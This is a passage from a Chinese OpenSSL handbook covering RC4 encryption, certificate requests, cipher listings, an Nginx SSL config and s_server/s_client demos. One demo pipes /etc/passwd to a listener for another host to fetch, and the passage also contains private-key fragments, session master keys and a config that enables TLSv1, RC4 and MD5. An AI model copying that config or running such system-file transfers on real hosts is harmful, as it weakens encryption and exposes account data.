Lhc6vqxcCRpcQoqbhXGG5RxMsczD4nRmdmhXbelPRu10T4qxEiVG7gIUc1KsK+h
A
+EzXl80Eyj2Si7UH/wI=
-----END DSA PRIVATE KEY-----
-----BEGIN PUBLIC KEY-----
MIIBtjCCASsGByqGSM44BAEwggEeAoGBAICS+5mZsrvOBO/dadhrLKl2CFw0oD6
M
/v993DLzYl+qQl4XfwU467zhxutCPOzpd0A15mTdzoFVB+o18WdSiYoBGbSB2p5
6
WybIcxX7SPLt+5fUcchRnIlGqtq+aH6j2JhfVoDeOw/mwOiiwQQRgpAEBQSLq/D
M
KeMKtrdMG6+ZAhUA9irAoje/qeQoB+f6Wo++YepUO/kCgYBvu+KVnsS25iklulR
F
m1M860ukyal/Ber6DtwpDtmYL5MLDNVSQG/yz+DHCvuv3ZsKYZMYka4FUaojTIR
u
uQxEaJ4nA6tLzzk02D4CJNYMHRejaSVpODmsXJ0bE+9YjvZynJ2zr0+2bjP1OHT
G
u0NQ0hg90MhH6tVRqjlcFL1TjAOBhAACgYBISbp4/z5JY2OqXVttS6G4GQT0PMA
i
JZi9pty4H0rKoSmbrgjev/wp7BW8NqaJnlSjNCzF4SH+DXxZeuktJPNftHYi8BP
I
rHxR6CG1h7VPDr/IwSoff0KxLhc6vqxcCRpcQoqbhXGG5RxMsczD4nRmdmhXbel
P
Ru10T4qxEiVG7g==
```

```
-----END PUBLIC KEY-----
```

1.13. rc4

加密文件

```
# openssl enc -e -rc4 -in in.txt -out out.txt
enter rc4 encryption password:
Verifying - enter rc4 encryption password:
```

解密文件

```
# openssl enc -d -rc4 -in out.txt -out test.txt
enter rc4 decryption password:
```

使用 -k 指定密钥

```
openssl enc -e -rc4 -k passwd -in in.txt -out out.txt
openssl enc -d -rc4 -k passwd -in out.txt -out test.txt
```

1.14. -config 指定配置文件

```
# openssl req -new -newkey rsa:2048 -config openssl.cfg -keyout
server.key -nodes -out certreq.csr
```

1.15. -subj 指定参数

```
# openssl req -new -newkey rsa:2048 -keyout server.key -nodes -
subj /C=CN/O=example.com/OU=IT/CN=Neo/ST=GD/L=Shenzhen -out
certreq.csr
```

```
C:\> openssl req -new -newkey rsa:2048 -config openssl.cfg -
keyout server.key -nodes -subj
/C=CN/O="%OrganizationName%"/OU="%OrganizationUnit%"/CN="%Commo
nName%"/ST="%StateName%"/L="%LocalityName%" -out certreq.csr

openssl req -x509 -nodes -days 365 -newkey rsa:4096 -keyout
/etc/nginx/ssl/www.netkiller.cn.key -out
/etc/nginx/ssl/www.netkiller.cn.crt -subj
"/C=CN/ST=Guangdong/L=Shenzhen/O=Global Security/OU=IT
Department/CN=www.netkiller.cn/emailAddress=netkiller@msn.com"

openssl req -x509 -nodes -days 365 -newkey rsa:4096 -keyout
/etc/nginx/ssl/www.netkiller.cn.key -out
/etc/nginx/ssl/www.netkiller.cn.crt -subj
"/C=CN/ST=Guangdong/L=Shenzhen/O=Global Security/OU=IT
Department/CN=*netkiller.cn/emailAddress=netkiller@msn.com"
```

1.16. rand

生成随机数

```
openssl rand 12 -base64
```

```
# openssl rand -base64 24
rgphwqZFFA2tY1QfuBrmw3aN62i6ctFy
```

1.17. 去除私钥的密码

```
$ openssl rsa -in neo.key -out nopassword.key
Enter pass phrase for neo.key:
writing RSA key
```

1.18. ciphers

```
neo@MacBook-Pro-Neo ~ % openssl ciphers -v
ECDHE-RSA-AES256-GCM-SHA384 TLSv1.2 Kx=ECDH     Au=RSA
Enc=AESGCM(256) Mac=AEAD
ECDHE-ECDSA-AES256-GCM-SHA384 TLSv1.2 Kx=ECDH     Au=ECDSA
Enc=AESGCM(256) Mac=AEAD
ECDHE-RSA-AES256-SHA384 TLSv1.2 Kx=ECDH     Au=RSA
Enc=AES(256)  Mac=SHA384
ECDHE-ECDSA-AES256-SHA384 TLSv1.2 Kx=ECDH     Au=ECDSA
Enc=AES(256)  Mac=SHA384
ECDHE-RSA-AES256-SHA    SSLv3 Kx=ECDH     Au=RSA  Enc=AES(256)
Mac=SHA1
ECDHE-ECDSA-AES256-SHA  SSLv3 Kx=ECDH     Au=ECDSA Enc=AES(256)
Mac=SHA1
DHE-RSA-AES256-GCM-SHA384 TLSv1.2 Kx=DH       Au=RSA
Enc=AESGCM(256) Mac=AEAD
DHE-RSA-AES256-SHA256   TLSv1.2 Kx=DH       Au=RSA
Enc=AES(256)  Mac=SHA256
DHE-RSA-AES256-SHA      SSLv3 Kx=DH       Au=RSA  Enc=AES(256)
Mac=SHA1
ECDHE-ECDSA-CHACHA20-POLY1305 TLSv1.2 Kx=ECDH     Au=ECDSA
Enc=ChaCha20-Poly1305 Mac=AEAD
ECDHE-RSA-CHACHA20-POLY1305 TLSv1.2 Kx=ECDH     Au=RSA
Enc=ChaCha20-Poly1305 Mac=AEAD
DHE-RSA-CHACHA20-POLY1305 TLSv1.2 Kx=DH       Au=RSA
Enc=ChaCha20-Poly1305 Mac=AEAD
GOST2012256-GOST89-GOST89 SSLv3 Kx=GOST     Au=GOST01 Enc=GOST-
28178-89-CNT Mac=GOST89IMIT
DHE-RSA-CAMELLIA256-SHA256 TLSv1.2 Kx=DH       Au=RSA
Enc=Camellia(256) Mac=SHA256
DHE-RSA-CAMELLIA256-SHA SSLv3 Kx=DH       Au=RSA
Enc=Camellia(256) Mac=SHA1
GOST2001-GOST89-GOST89  SSLv3 Kx=GOST     Au=GOST01 Enc=GOST-
28178-89-CNT Mac=GOST89IMIT
AES256-GCM-SHA384       TLSv1.2 Kx=RSA      Au=RSA
Enc=AESGCM(256) Mac=AEAD
AES256-SHA256           TLSv1.2 Kx=RSA      Au=RSA
Enc=AES(256)  Mac=SHA256
AES256-SHA              SSLv3 Kx=RSA      Au=RSA  Enc=AES(256)
Mac=SHA1
CAMELLIA256-SHA256      TLSv1.2 Kx=RSA      Au=RSA
Enc=Camellia(256) Mac=SHA256
CAMELLIA256-SHA         SSLv3 Kx=RSA      Au=RSA
```

```
Enc=Camellia(256) Mac=SHA1
ECDHE-RSA-AES128-GCM-SHA256 TLSv1.2 Kx=ECDH     Au=RSA
Enc=AESGCM(128) Mac=AEAD
ECDHE-ECDSA-AES128-GCM-SHA256 TLSv1.2 Kx=ECDH     Au=ECDSA
Enc=AESGCM(128) Mac=AEAD
ECDHE-RSA-AES128-SHA256 TLSv1.2 Kx=ECDH     Au=RSA
Enc=AES(128)  Mac=SHA256
ECDHE-ECDSA-AES128-SHA256 TLSv1.2 Kx=ECDH     Au=ECDSA
Enc=AES(128)  Mac=SHA256
ECDHE-RSA-AES128-SHA    SSLv3 Kx=ECDH     Au=RSA  Enc=AES(128)
Mac=SHA1
ECDHE-ECDSA-AES128-SHA  SSLv3 Kx=ECDH     Au=ECDSA Enc=AES(128)
Mac=SHA1
DHE-RSA-AES128-GCM-SHA256 TLSv1.2 Kx=DH       Au=RSA
Enc=AESGCM(128) Mac=AEAD
DHE-RSA-AES128-SHA256   TLSv1.2 Kx=DH       Au=RSA
Enc=AES(128)  Mac=SHA256
DHE-RSA-AES128-SHA      SSLv3 Kx=DH       Au=RSA  Enc=AES(128)
Mac=SHA1
DHE-RSA-CAMELLIA128-SHA256 TLSv1.2 Kx=DH       Au=RSA
Enc=Camellia(128) Mac=SHA256
DHE-RSA-CAMELLIA128-SHA SSLv3 Kx=DH       Au=RSA
Enc=Camellia(128) Mac=SHA1
AES128-GCM-SHA256       TLSv1.2 Kx=RSA      Au=RSA
Enc=AESGCM(128) Mac=AEAD
AES128-SHA256           TLSv1.2 Kx=RSA      Au=RSA
Enc=AES(128)  Mac=SHA256
AES128-SHA              SSLv3 Kx=RSA      Au=RSA  Enc=AES(128)
Mac=SHA1
CAMELLIA128-SHA256      TLSv1.2 Kx=RSA      Au=RSA
Enc=Camellia(128) Mac=SHA256
CAMELLIA128-SHA         SSLv3 Kx=RSA      Au=RSA
Enc=Camellia(128) Mac=SHA1
ECDHE-RSA-RC4-SHA       SSLv3 Kx=ECDH     Au=RSA  Enc=RC4(128)
Mac=SHA1
ECDHE-ECDSA-RC4-SHA     SSLv3 Kx=ECDH     Au=ECDSA Enc=RC4(128)
Mac=SHA1
RC4-SHA                 SSLv3 Kx=RSA      Au=RSA  Enc=RC4(128)
Mac=SHA1
RC4-MD5                 SSLv3 Kx=RSA      Au=RSA  Enc=RC4(128)
Mac=MD5
ECDHE-RSA-DES-CBC3-SHA  SSLv3 Kx=ECDH     Au=RSA  Enc=3DES(168)
Mac=SHA1
ECDHE-ECDSA-DES-CBC3-SHA SSLv3 Kx=ECDH     Au=ECDSA
Enc=3DES(168) Mac=SHA1
```

```
EDH-RSA-DES-CBC3-SHA    SSLv3 Kx=DH       Au=RSA  Enc=3DES(168)
Mac=SHA1
DES-CBC3-SHA            SSLv3 Kx=RSA      Au=RSA  Enc=3DES(168)
Mac=SHA1
```

2. web 服务器 ssl 证书

2.1. Nginx

```
$ sudo openssl req -new -x509 -keyout server.pem -out
server.pem -days 365 -nodes
```

指定证书位数为4096

```
# openssl req -x509 -nodes -days 1825 -newkey rsa:4096 -keyout
/etc/nginx/ssl/api.netkiller.cn.key -out
/etc/nginx/ssl/api.netkiller.cn.crt
```

Nginx + Tomcat (HTTP2)

```
upstream api.netkiller.cn {
    server 127.0.0.1:7000;
    server api2.netkiller.cn backup;
}

server {
    listen       80;
    listen 443 ssl http2;
    server_name api.cfd88.com api.netkiller.cn;

    ssl_protocols       TLSv1 TLSv1.1 TLSv1.2;
    ssl_ciphers         AES128-SHA:AES256-SHA:RC4-SHA:DES-CBC3-
SHA:RC4-MD5;
    ssl_certificate     ssl/api.netkiller.cn.crt;
    ssl_certificate_key ssl/api.netkiller.cn.key;
    ssl_session_cache   shared:SSL:30m;
    ssl_session_timeout 60m;

    charset utf-8;
    access_log  /var/log/nginx/api.netkiller.cn.access.log;
```

```
    error_log  /var/log/nginx/api.netkiller.cn.error.log;

    location / {
        proxy_pass http://api.netkiller.cn;
        proxy_http_version 1.1;
        proxy_set_header    Host    $host;
        proxy_set_header    X-Real-IP   $remote_addr;
        proxy_set_header    X-Forwarded-For
$proxy_add_x_forwarded_for;
        proxy_ignore_client_abort  on;
    }
}
```

3. s_server / s_client

3.1. SSL POP3 / SMTP / IMAP

SSL POP3 / SMTP / IMAP 端口号

```
POP3 995
SMTP 465
IMAP 993
```

```
openssl s_client -connect localhost:110 -starttls pop3
```

如果提示 CONNECTED(00000003) 侧省去 -starttls pop3 选项

```
openssl s_client -connect pop.163.com:995
```

```
openssl s_client -connect smtp.163.com:465
```

```
openssl s_client -connect imap.163.com:993
```

```
neo@MacBook-Pro-Neo ~ % openssl s_client -starttls smtp -
connect smtp.qq.com:587
CONNECTED(00000005)
depth=2 C = BE, O = GlobalSign nv-sa, OU = Root CA, CN =
GlobalSign Root CA
verify return:1
depth=1 C = BE, O = GlobalSign nv-sa, CN = GlobalSign
Organization Validation CA - SHA256 - G2
verify return:1
```

```
depth=0 C = CN, ST = guangdong, L = shenzhen, O = Tencent
Technology (Shenzhen) Company Limited, CN = *.mail.qq.com
verify return:1
---
Certificate chain
 0 s:/C=CN/ST=guangdong/L=shenzhen/O=Tencent Technology
(Shenzhen) Company Limited/CN=*.mail.qq.com
   i:/C=BE/O=GlobalSign nv-sa/CN=GlobalSign Organization
Validation CA - SHA256 - G2
 1 s:/C=BE/O=GlobalSign nv-sa/CN=GlobalSign Organization
Validation CA - SHA256 - G2
   i:/C=BE/O=GlobalSign nv-sa/OU=Root CA/CN=GlobalSign Root CA
 2 s:/C=BE/O=GlobalSign nv-sa/OU=Root CA/CN=GlobalSign Root CA
   i:/C=BE/O=GlobalSign nv-sa/OU=Root CA/CN=GlobalSign Root CA
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIHBjCCBe6gAwIBAgIMQRECNeI6N/Pq0txeMA0GCSqGSIb3DQEBCwUAMGYxCzA
J
BgNVBAYTAkJFMRkwFwYDVQQKExBHbG9iYWxTaWduIG52LXNhMTwwOgYDVQQDEzN
H
bG9iYWxTaWduIE9yZ2FuaXphdGlvbiBWYWxpZGF0aW9uIENBIC0gU0hBMjU2IC0
g
RzIwHhcNMTkxMTExMTAzMjE2WhcNMjAwNjAzMDQwMDMzWjCBhDELMAkGA1UEBhM
C
Q04xEjAQBgNVBAgTCWd1YW5nZG9uZzERMA8GA1UEBxMIc2hlbnpoZW4xNjA0BgN
V
BAoTLVRlbmNlbnQgVGVjaG5vbG9neSAoU2hlbnpoZW4pIENvbXBhbnkgTGltaXR
l
ZDEWMBQGA1UEAwwNKi5tYWlsLnFxLmNvbTCCASIwDQYJKoZIhvcNAQEBBQADggE
P
ADCCAQoCggEBAMjn7wo/fZVfzKi9q7VOPZrSjTFFymgzS/TyJonILailwQMvL3n
e
R52n9NMVl9VbaIiJvdkzSunnrZrTOViqLdIODNsbiHCNeeskYV3bPgKIWU1LuNT
/
5LYcoR6qxX1X58sQttpxLE0TIVrcqKJBaCVXhoRnR5aRY1bXuaUkYCw0m3Jq1hT
3
em0iF5gTos4TAR3BMI/Z3sjACkB55WW/qDXx9uiG9P1HWIu8drq1SH4yrx9h2zY
A
yV6/s2CbNELwPUYHgSrbca3Sr9y+XCZocpECVLml5ZPO+ShbJHzWvztDz+ETZXZ
g
AD09mUOfrHgxXZDKvC47lawMT4+DQgc9DXECAwEAAaOCA5MwggOPMA4GA1UdDwE
B
/wQEAwIFoDCBoAYIKwYBBQUHAQEEgZMwgZAwTQYIKwYBBQUHMAKGQWh0dHA6Ly9
z
```

```
ZWN1cmUuZ2xvYmFsc2lnbi5jb20vY2FjZXJ0L2dzb3JnYW5pemF0aW9udmFsc2h
h
MmcycjEuY3J0MD8GCCsGAQUFBzABhjNodHRwOi8vb2NzcDIuZ2xvYmFsc2lnbi5
j
b20vZ3Nvcmdhbml6YXRpb252YWxzaGEyZzIwVgYDVR0gBE8wTTBBBgkrBgEEAaA
y
ARQwNDAyBggrBgEFBQcCARYmaHR0cHM6Ly93d3cuZ2xvYmFsc2lnbi5jb20vcmV
w
b3NpdG9yeS8wCAYGZ4EMAQICMAkGA1UdEwQCMAAwSQYDVR0fBEIwQDA+oDygOoY
4
aHR0cDovL2NybC5nbG9iYWxzaWduLmNvbS9ncy9nc29yZ2FuaXphdGlvbnZhbHN
o
YTJnMi5jcmwwgcMGA1UdEQSBuzCBuIINKi5tYWlsLnFxLmNvbYIOOTkzLmRhdi5
x
cS5jb22CDjk5My5lYXMucXEuY29tgg85OTMuaW1hcC5xcS5jb22CDjk5My5wb3A
u
cXEuY29tgg85OTMuc210cC5xcS5jb22CC2ltYXAucXEuY29tggpteDEucXEuY29
t
ggpteDIucXEuY29tggpteDMucXEuY29tggpwb3AucXEuY29tggtzbXRwLnFxLmN
v
bYILbWFpbC5xcS5jb20wHQYDVR0lBBYwFAYIKwYBBQUHAwEGCCsGAQUFBwMCMB8
G
A1UdIwQYMBaAFJbeYfG9HBYpUxzAzH07gwBA5hp8MB0GA1UdDgQWBBRL6XBdL20
t
FXnea3SBT+kdMMfp8TCCAQUGCisGAQQB1nkCBAIEgfYEgfMA8QB2AKS5CZC0GFg
U
h7sTosxncAo8NZgE+RvfuON3zQ7IDdwQAAABbloFfggAAAQDAEcwRQIgGxSwA4f
J
0EjOBQCIqJEZY44CB42NTjj+dTXyFrj+1FQCIQCMpCiQvkTxI4XdBrhT4U7tCQG
b
BC6xAUVP1TrDPVNCbAB3AMZSoOxIzrP8qxcJksQ6h0EzCegAZaJiUkAbozYqF8V
l
AAABbloFfi4AAAQDAEgwRgIhAOk6QzHNQHo9bTh5ALgZ05BcSpdoGdUzjDSG6KW
/
eejUAiEA2XMy8m3iQQyBw1oYj4GVKNGA1SsPrfKwTc+V8Wk0J1UwDQYJKoZIhvc
N
AQELBQADggEBACJ3IP+kzCWJTbsxo6wr0209CUPPDHAK2749OvYc59/xVNsOKwM
R
K+JLiiCr3V6WWjSouoZoGXRxcMZI/MFsjN2v0cIkLQSOzQNjYv3Gpm21M8dfMuc
M
WySQfzm0+iFmsBt91rGBVMJe+vrKk9bRFAU0X7v6ScpsbEKKZ9eM+xcqBy2LzMp
M
6sbPqmskfKUDy/2Ow46ivKiFjfRbaJDDnClisFFEtX50yJQpSGmNwBBw04gcarA
J
+tQxtx93Q9MjrRpO6z8c8JxyvMzq9k1gTwVs8K6Xpz0NKKPqs8K7uu2mQDcZptD
```

```
D
SB4IP+p0vlCJ8WzwoTP9WGEA9wvqNMwtPJo=
-----END CERTIFICATE-----
subject=/C=CN/ST=guangdong/L=shenzhen/O=Tencent Technology
(Shenzhen) Company Limited/CN=*.mail.qq.com
issuer=/C=BE/O=GlobalSign nv-sa/CN=GlobalSign Organization
Validation CA - SHA256 - G2
---
No client certificate CA names sent
Server Temp Key: ECDH, P-256, 256 bits
---
SSL handshake has read 4633 bytes and written 357 bytes
---
New, TLSv1/SSLv3, Cipher is ECDHE-RSA-AES128-GCM-SHA256
Server public key is 2048 bit
Secure Renegotiation IS supported
Compression: NONE
Expansion: NONE
No ALPN negotiated
SSL-Session:
    Protocol  : TLSv1.2
    Cipher    : ECDHE-RSA-AES128-GCM-SHA256
    Session-ID:
FABAC96B719F190C64B7CD0F6A140FD57E2D9917239370F813F1BD9547A91AA
5
    Session-ID-ctx:
    Master-Key:
FEF86566E6A588239A3779F721E7A22A7406611A4F419246F1695E435C4BBB6
D560F25CB18FC684FE15AD546798EC9BC
    Start Time: 1589379176
    Timeout   : 7200 (sec)
    Verify return code: 0 (ok)
---
250 8BITMIME
```

3.2. server / client 文件传输

生成证书

```
$ openssl req -new -x509 -keyout server.pem -out server.pem -
```

```
days 365 -nodes
```

在一个终端运行以下命令

```
openssl s_server -accept 2009 -key server.pem -cert server.pem
```

在另外一个终端运行命令如下

```
openssl s_client -connect localhost:2009
```

例 168.2. 加密传输文件

现在我们来尝试使用使用 openssl 加密传输文件

传输 /etc/passwd 文件

```
$ cat /etc/passwd | openssl s_server -accept 2009 -key
server.pem -cert server.pem
```

输出类似

```
$ cat /etc/passwd | openssl s_server -accept 2009 -key
server.pem -cert server.pem
Using default temp DH parameters
Using default temp ECDH parameters
ACCEPT
bad gethostbyaddr
DONE
shutdown accept socket
shutting down SSL
CONNECTION CLOSED
   0 items in the session cache
   0 client connects (SSL_connect())
   0 client renegotiates (SSL_connect())
```

```
   0 client connects that finished
   1 server accepts (SSL_accept())
   0 server renegotiates (SSL_accept())
   1 server accepts that finished
   0 session cache hits
   0 session cache misses
   0 session cache timeouts
   0 callback cache hits
   0 cache full overflows (128 allowed)
```

另一个服务器上运行

```
openssl s_client -connect 192.168.6.2:2009
```

输出类似

```
# openssl s_client -connect 192.168.6.2:2009
CONNECTED(00000003)
depth=0 C = AU, ST = Some-State, O = Internet Widgits Pty Ltd
verify error:num=18:self signed certificate
verify return:1
depth=0 C = AU, ST = Some-State, O = Internet Widgits Pty Ltd
verify error:num=9:certificate is not yet valid
notBefore=Sep  2 06:59:06 2013 GMT
verify return:1
depth=0 C = AU, ST = Some-State, O = Internet Widgits Pty Ltd
notBefore=Sep  2 06:59:06 2013 GMT
verify return:1
---
Certificate chain
 0 s:/C=AU/ST=Some-State/O=Internet Widgits Pty Ltd
   i:/C=AU/ST=Some-State/O=Internet Widgits Pty Ltd
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIDXTCCAkWgAwIBAgIJAM1t1q1Hl5eUMA0GCSqGSIb3DQEBBQUAMEUxCzAJBgN
V
BAYTAkFVMRMwEQYDVQQIDApTb21lLVN0YXRlMSEwHwYDVQQKDBhJbnRlcm5ldCB
X
```

```
aWRnaXRzIFB0eSBMdGQwHhcNMTMwOTAyMDY1OTA2WhcNMTQwOTAyMDY1OTA2WjB
F
MQswCQYDVQQGEwJBVTETMBEGA1UECAwKU29tZS1TdGF0ZTEhMB8GA1UECgwYSW5
0
ZXJuZXQgV2lkZ2l0cyBQdHkgTHRkMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMII
B
CgKCAQEAvGWRExTsfte2ys8LYELMpznAEsc11CwPBgE81DgQNxswCyIY2EzhlvX
6
gnv4x+JttexdU1hXTSBY+eZwQmAP9RpJnX+dIxTOPdpgsJQd4SYn2uI1OWWhs0H
O
108DPsxx7WvlCIsLY6sJCGkJYnX0P4DIGNYU0KZSPY9dSSa6QPB2TKLaWwiRXWJ
q
m++1N4DF+LAbQb7gPwwacbBKMv8U4ZY4bmLxgQdPa2WahlSTMnwrntQv7+gkLL7
R
snILrXhoEalP1EaOr5awM0CdxT5SaIQwgKGv+5Vssw8KgnzNAtKaHw6uc/jgPGt
9
j6Qpo8+io+yMjypyi7FwEje4Rzl3SQIDAQABo1AwTjAdBgNVHQ4EFgQUFRScMNS
C
tHb8KbDilgijJ2mz2BAwHwYDVR0jBBgwFoAUFRScMNSCtHb8KbDilgijJ2mz2BA
w
DAYDVR0TBAUwAwEB/zANBgkqhkiG9w0BAQUFAAOCAQEAQANVwx4rMFPBtlHiWSO
U
wBt2XZvnSfarBpb/A2hWexzXQey9urKH8/8egKgxOCFhI42E2fH6RFhtI7x3CU6
i
1QQwKis9ZIiEEcn9inM0ZJOnaOx2gr/fcXnzKPWZFibAQP6gyGV/EQBCJ0j395c
Q
rHEfpfdKBPb5YN+NxXK1wHIIFV01lcZH2GDwDNDPtRNas/JNbS8X1iA8ti1VZnD
p
pSm8eZrzdJWsIQ/YFRNI/1mklSJr44NuvrbE7ivulBFpeIitc9ppkVa3xzhxM0x
l
cWz6l/jr3Dil5qWcCKsEZ0Hd0sZHuXm5eNJwwTO0XXT+vxJDM8Gf5fMqwx5VdUW
Z
uA==
-----END CERTIFICATE-----
subject=/C=AU/ST=Some-State/O=Internet Widgits Pty Ltd
issuer=/C=AU/ST=Some-State/O=Internet Widgits Pty Ltd
---
No client certificate CA names sent
---
SSL handshake has read 1583 bytes and written 246 bytes
---
New, TLSv1/SSLv3, Cipher is DHE-RSA-AES256-SHA
Server public key is 2048 bit
Secure Renegotiation IS supported
Compression: NONE
```

```
Expansion: NONE
SSL-Session:
    Protocol  : TLSv1
    Cipher    : DHE-RSA-AES256-SHA
    Session-ID:
7CA47FFBFC896FC90F7E9E5F3147BC9621C07E10882A7C7831BFA7D61AD24EE
F
    Session-ID-ctx:
    Master-Key:
5CB630D741EA2D209E0DC882A2E5C16E2009138A7DB7920ABEFD1E9CC5D6973
F7DC7228295B5AC75F5E7CD1726DC3E5F
    Key-Arg   : None
    Krb5 Principal: None
    PSK identity: None
    PSK identity hint: None
    TLS session ticket lifetime hint: 300 (seconds)
    TLS session ticket:
    0000 - 7d 76 b1 eb bb 9d 63 49-fe 9f 18 c0 78 82 66 bd
}v....cI....x.f.
    0010 - 65 69 ac 27 11 63 05 8a-57 8d 13 23 d8 85 3c fa
ei.'.c..W..#..<.
    0020 - 6b 54 4c 39 92 c4 53 22-16 e3 73 98 a0 fe 15 67
kTL9..S"..s....g
    0030 - c1 5f 47 66 f9 42 50 f5-67 be 91 a8 70 fa ef eb
._Gf.BP.g...p...
    0040 - 1c 51 c2 94 62 ff b0 97-1b 7b de ac 3a c8 39 52
.Q..b....{..:.9R
    0050 - 85 d6 51 02 33 48 2c 39-fc db f8 55 87 c5 1b 58
..Q.3H,9...U...X
    0060 - 81 e7 00 0b 9d ae e3 fd-04 dc 0d dd 26 20 3c b2
............& <.
    0070 - b2 0f 56 e1 7c be d2 89-2a 64 42 b4 9f eb b3 e2
..V.|...*dB.....
    0080 - ee 3d 51 ac 3f 9e 14 49-52 f4 b6 d7 9f 59 0b c8
.=Q.?..IR....Y..
    0090 - fa f2 74 38 e0 c8 12 1a-b3 81 e8 2f 13 cf 44 44
..t8......./..DD

    Start Time: 1378104227
    Timeout   : 300 (sec)
    Verify return code: 9 (certificate is not yet valid)
---
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
```

```
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
whoopsie:x:103:106::/nonexistent:/bin/false
landscape:x:104:109::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
neo:x:1000:1000:neo,,,:/home/neo:/bin/bash
ntop:x:106:114::/var/lib/ntop:/bin/false
redis:x:107:116:redis server,,,:/var/lib/redis:/bin/false
postgres:x:108:117:PostgreSQL
administrator,,,:/var/lib/postgresql:/bin/bash
colord:x:109:120:colord colour management
daemon,,,:/var/lib/colord:/bin/false
mysql:x:110:121:MySQL Server,,,:/nonexistent:/bin/false
zookeeper:x:111:122:ZooKeeper,,,:/var/lib/zookeeper:/bin/false
read:errno=0
```

3.3. 检查证书是否支持指定的 cipher

```
iMac:conf neo$ openssl s_client -connect www.netkiller.cn:443 -
tls1_2 -cipher ECDHE-RSA-AES128-GCM-SHA256
CONNECTED(00000006)
depth=2 C = US, O = DigiCert Inc, OU = www.digicert.com, CN =
DigiCert Global Root CA
```

```
verify return:1
depth=1 C = US, O = DigiCert Inc, CN = DigiCert TLS RSA SHA256
2020 CA1
verify return:1
depth=0 C = US, ST = California, L = San Francisco, O =
"GitHub, Inc.", CN = *.github.com
verify return:1
---
Certificate chain
 0 s:/C=US/ST=California/L=San Francisco/O=GitHub,
Inc./CN=*.github.com
   i:/C=US/O=DigiCert Inc/CN=DigiCert TLS RSA SHA256 2020 CA1
 1 s:/C=US/O=DigiCert Inc/CN=DigiCert TLS RSA SHA256 2020 CA1
   i:/C=US/O=DigiCert Inc/OU=www.digicert.com/CN=DigiCert
Global Root CA
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIHFDCCBfygAwIBAgIQCLS/dX/bKN3zuMTJNXxaSTANBgkqhkiG9w0BAQsFADB
P
MQswCQYDVQQGEwJVUzEVMBMGA1UEChMMRGlnaUNlcnQgSW5jMSkwJwYDVQQDEyB
E
aWdpQ2VydCBUTFMgUlNBIFNIQTI1NiAyMDIwIENBMTAeFw0yMjA0MDcwMDAwMDB
a
Fw0yMzA0MDcyMzU5NTlaMGgxCzAJBgNVBAYTAlVTMRMwEQYDVQQIEwpDYWxpZm9
y
bmlhMRYwFAYDVQQHEw1TYW4gRnJhbmNpc2NvMRUwEwYDVQQKEwxHaXRIdWIsIEl
u
Yy4xFTATBgNVBAMMDCouZ2l0aHViLmNvbTCCASIwDQYJKoZIhvcNAQEBBQADggE
P
ADCCAQoCggEBALyqZjatk2jnqiWmp6eusW70yJlreKz8mllyRSPxnIVeuwCHGze
Q
pGOOZkdRiBLcC2SWM3WgwQjBVBzqS1hWgoP5e6hzuXvGM3anlgJDE9dDUJfdC/I
s
nzB4Q5Y4TU3FcRCUaK4GMoJGC0fu0fDbH927yKAnvdErG4u+jFSqIidwEaEfPWC
C
o3xCyQLHTknXQ9aaDvU6GHNX0us6G+bjdErIwQtC56F0ke7biV0A/DWX5V+hVsV
Y
jY9JbYNx+KFjmUxLibccXzXs0pJ+a6Xa4OhhrFebPwS+SQA+gxTTvZotj4J5kf2
l
nM9H+1whu6I5qPebhlTRTKpxdPm9V647Zj8CAwEAAaOCA9EwggPNMB8GA1UdIwQ
Y
MBaAFLdrouqoqoSMeeq02g+YssWVdrn0MB0GA1UdDgQWBBRWmrM0shNZi0idiZi
I
7l3ryIMwdDB7BgNVHREEdDByggwqLmdpdGh1Yi5jb22CDnd3dy5naXRodWIuY29
```

```
t
gglnaXRodWIuaW+CCmdpdGh1Yi5jb22CCyouZ2l0aHViLmlvghVnaXRodWJ1c2V
y
Y29udGVudC5jb22CFyouZ2l0aHVidXNlcmNvbnRlbnQuY29tMA4GA1UdDwEB/wQ
E
AwIFoDAdBgNVHSUEFjAUBggrBgEFBQcDAQYIKwYBBQUHAwIwgY8GA1UdHwSBhzC
B
hDBAoD6gPIY6aHR0cDovL2NybDMuZGlnaWNlcnQuY29tL0RpZ2lDZXJ0VExTUlN
B
U0hBMjU2MjAyMENBMS00LmNybDBAoD6gPIY6aHR0cDovL2NybDQuZGlnaWNlcnQ
u
Y29tL0RpZ2lDZXJ0VExTUlNBU0hBMjU2MjAyMENBMS00LmNybDA+BgNVHSAENzA
1
MDMGBmeBDAECAjApMCcGCCsGAQUFBwIBFhtodHRwOi8vd3d3LmRpZ2ljZXJ0LmN
v
bS9DUFMwfwYIKwYBBQUHAQEEczBxMCQGCCsGAQUFBzABhhhodHRwOi8vb2NzcC5
k
aWdpY2VydC5jb20wSQYIKwYBBQUHMAKGPWh0dHA6Ly9jYWNlcnRzLmRpZ2ljZXJ
0
LmNvbS9EaWdpQ2VydFRMU1JTQVNIQTI1NjIwMjBDQTEtMS5jcnQwCQYDVR0TBAI
w
ADCCAX8GCisGAQQB1nkCBAIEggFvBIIBawFpAHYA6D7Q2j71BjUy51covIlryQP
T
y9ERa+zraeF3fW0GvW4AAAGABfvdbAAABAMARzBFAiAGLk49aFP9ARwPXCa59Wn
I
